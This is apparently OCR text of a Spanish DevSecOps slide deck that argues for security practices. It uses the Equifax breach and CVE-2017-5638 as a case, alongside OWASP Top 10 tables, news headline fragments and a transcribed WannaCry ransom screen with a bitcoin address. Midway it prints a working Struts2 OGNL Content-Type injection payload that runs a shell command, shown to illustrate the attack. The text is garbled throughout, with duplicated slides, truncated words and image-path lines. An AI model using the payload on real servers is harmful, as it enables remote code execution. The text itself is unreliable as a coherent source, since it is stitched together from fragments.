O2 confirms online thefts using stolen 2FA SMS codes

By Iain Thomson in San Francisco 3 May

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no lo accessible because they have been encrypted. Maybe you are busy looking fo recover your files, but do not waste your time. Nobody can recover your files our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 month

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

About bitcoin

How to buy bitcoins?

Contact Us

bitcoin ACCEPTED HERE

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy

Check Payment

Decrypt

Uber hack: EU data protection bods launch taskforce

Justice commissioner slams biz for 'irresponsible' behaviour


By Rebecca Hill 30 Nov 2017 at 13:32

6

SHARE

¿Por qué?

DevSecOps no es necesario, **¡es inevitable!**



¿Por qué?

DevSecOps no es necesario, **¡es inevitable!**

Security

After years network ha drain bank

O2 confirms codes

By Iain Thomson

ACTUALIDAD · HACKING · PRIVACIDAD

Consiguen robar las tarjetas de crédito de 380.000 clientes de British Airways

7 de septiembre, 2018



La conocida aerolínea británica **British Airways** ha reconocido y confirmado un **robo de datos** que ha expuesto los datos

ANDY GREENBERG SECURITY 11.28.17 05:47 PM

NE CAN HACK MACOS HIGH RA JUST BY TYPING T"



CHRISTOPH DERNBACH/AP

tion bods

r 'irresponsible'

6 SHARE



How to buy bitcoins?

Contact Us

ACCEPTED HERE

12t9YDPgwueZ9Ny

Check Payment

Decrypt


¿Por qué?

DevSecOps no es necesario, **¡es inevitable!**



¿Por qué?


DevSecOps no es necesario, **¡es inevitable!**



¿Por qué?




¿Por qué?




OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

¿Por qué?


' OR
Struts 2
APACHE
INVESTIGATING HOW HACKERS ACCESSED SENSITIVE DATA
EQUIFAX
143 MILLION AMERICANS
Global NEWS
CVE 2017-5638
RCE (Remote Code Execution)
header["Content-Type"]="%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='echo nMask').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}"
Top 10 – 2017 (New)
ation and Session Management
g (XSS)
ntrol (Original category in 2003/2004)
guration
posure
k Protection (NEW)
t Forgery (CSRF)
s with Known Vulnerabilities
APIs (NEW)

¿Por qué?


March 7
CVE-2017-5638
Disclosed, Apache
releases fixed version
Mid-May
Equifax
breach
occurs
July 29
Equifax
learns of
breach
Sept 7
Equifax discloses,
Four more Struts2
CVEs disclosed
Livin' la vida loca
Equifax ignores
Equifax unaware
Disaster
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sept
Oct
Prepared
Protected
March 8
We observed
widespread
attack probes

"doblarse pero no romperse"

La forma de mitigar la incapacidad de anticipar los ataques de las nuevas vulnerabilidades de día cero



DevSecOps | Técnicas y practicas


- Pen Testing (Buscar Vulnerabilidades)
- Validación de compliance (PCI, etc.)
- Fuzzing

- Análisis >> Aprendizaje
- Defecto / Incidente en 3 pasos
- Nueva superficie de ataque?
- Plan para actualizar el modelo de amenaza

- Prueba de funciones de seguridad
- Casos de abuso comunes

- Restaurar / mantener el servicio para uso sin ataques

- Romper el análisis del código de compilación



- RASP Responder
- Bloquear atacante
- Servicios de apagado

- Análisis estático (SAST)
- Análisis interactivo (IAST)
- Pruebas de casos de abuso
- Revisión de código

- Detección de intrusos
- Detección de ataques


- Modelado de amenazas – ítems Backlog
- Analizar / predecir Backlog
- El diseño cumple con la política?

- Si hacemos X ¿mitigará Y?
- Previsión de capacidad
- Aprendizaje - Entrenamiento


- Validación de la configuración
- Características alternas / configuración de tráfico
- Gestión de Claves Criptográficas

- Información de registros para análisis posterior

AST (Application Security testing tools)



